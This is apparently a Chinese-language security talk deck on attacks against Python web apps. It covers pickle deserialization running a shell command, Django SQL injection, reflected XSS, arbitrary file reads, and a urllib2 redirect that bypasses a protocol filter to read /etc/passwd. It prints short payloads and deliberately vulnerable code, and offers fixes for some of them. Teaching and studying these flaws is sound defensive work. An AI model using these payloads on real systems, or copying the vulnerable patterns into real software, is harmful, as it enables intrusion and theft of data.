pickle.loads("cos\nsystem\n(S'ifconfig'\ntR.")
```



# 3. Python中的Web攻击

命令将被执行：



```
root@bt: ~  
Type "help", "copyright", "credits" or "license" for more information.  
>>> import pickle  
>>> pickle.loads("cos\nsystem\n(S'ifconfia'\ntR.")  
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b9:04:5b  
          inet addr:10.1.14.200  Bcast:10.1.14.255  Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:feb9:45b/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:111 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:78 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:13897 (13.8 KB)  TX bytes:9947 (9.9 KB)  
          Interrupt:19 Base address:0x2000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:89 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:89 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:6193 (6.1 KB)  TX bytes:6193 (6.1 KB)  
  
0  
>>>
```

参考：<http://nadiana.com/python-pickle-insecure>



# 3. Python中的Web攻击

## 0x02. SQL注入

# 3. Python中的Web攻击

Django : 用python语言写的开源web开发框架 (open source web framework) , 它鼓励快速开发, 并遵循MVC设计。

大家都说Django这种框架肯定没有SQL注入, 但是真的没有吗? 这得问程序员了。

# 3. Python中的Web攻击

下面一段代码就是用Python ( Django ) 写的：



```
def sql_i(request):  
    from django.db import connection  
    cursor = connection.cursor()  
    id = request.GET['id']  
    sql = 'select * from message where id=%s' % id  
    if cursor.execute(sql):  
        content = cursor.fetchone()  
        user = content[1]  
        title = content[2]  
        cont = content[3]  
    else:  
        user = title = cont = u''  
    return render_to_response('sql_i.html', {'user':user, 'title':title, 'cont':  
cont},  
context_instance=RequestContext(request))
```

我们清楚地看到，变量id没有进行任何过滤就带入SQL语句进行查询操作，导致SQL注入。



# 3. Python中的Web攻击

请正确使用Django自带数据库操作的API



# 3. Python中的Web攻击

0x03. XSS

# 3. Python中的Web攻击

一个典型的XSS漏洞代码：


```
def hi_xss(request):  
    name = request.GET['name']  
    return HttpResponse('hello, %s' % name)
```

比较安全的方式是：

```
def hi_xss(request):  
    name = request.GET['name']  
    #return HttpResponse('hello, %s' % name)  
    return render_to_response('hello.html', {'name': name})
```

hello.html

```
1 hello, {{ name }}
```



http://127.0.0.1:8000/hi\_xss/?name=<script>alert(1)</script>

hello, <script>alert(1)</script>

源: http://127.0.0.1:8000/hi\_xss/?name=%3Cscript%3Ealert(1)%3C%2Fscript%3E

文件(E) 编辑(E) 查看(V) 帮助(H)

hello, &lt;script&gt;alert(1)&lt;/script&gt;




# 3. Python中的Web攻击

0x04. 路径遍历、任意文件读取

# 3. Python中的Web攻击

一个典型的愚蠢代码：

```
def read_file(request):  
    filename = request.GET["filename"]  
    content = open(filename).read()  
    return HttpResponse(content)
```



# 3. Python中的Web攻击


有趣的urllib/urllib2

<http://10.1.14.2:7890/req>




# 3. Python中的Web攻击

请求正常URL链接时：



# 3. Python中的Web攻击

做个比较好玩的操作 :) 请求file协议的链接时：




# 3. Python中的Web攻击

进行协议过滤：

```
url = req.REQUEST.get('url')
tmp_url = url.lower()
if not tmp_url.startswith(('http://','https://')):
    return_json = {'success':0, 'info': u'只能http/https协议开头.....'}
    return HttpResponse(simplejson.dumps(return_json), mimetype='application/json')
```

如何突破？






# 3. Python中的Web攻击

尝试访问 [http://10.1.14.3/urllib2\\_poc.php](http://10.1.14.3/urllib2_poc.php)

[urllib2\\_poc.php](#) 的源码：

```
<?php  
header("Location: file:///etc/passwd");  
?>
```

# 3. Python中的Web攻击



- 总结/Q&A

- Python被炒的越来越火，其安全问题应像PHP一样得到大家足够的重视
- 安全产品（厂商）应注意保护产品自身的安全



# Thanks



@知道创宇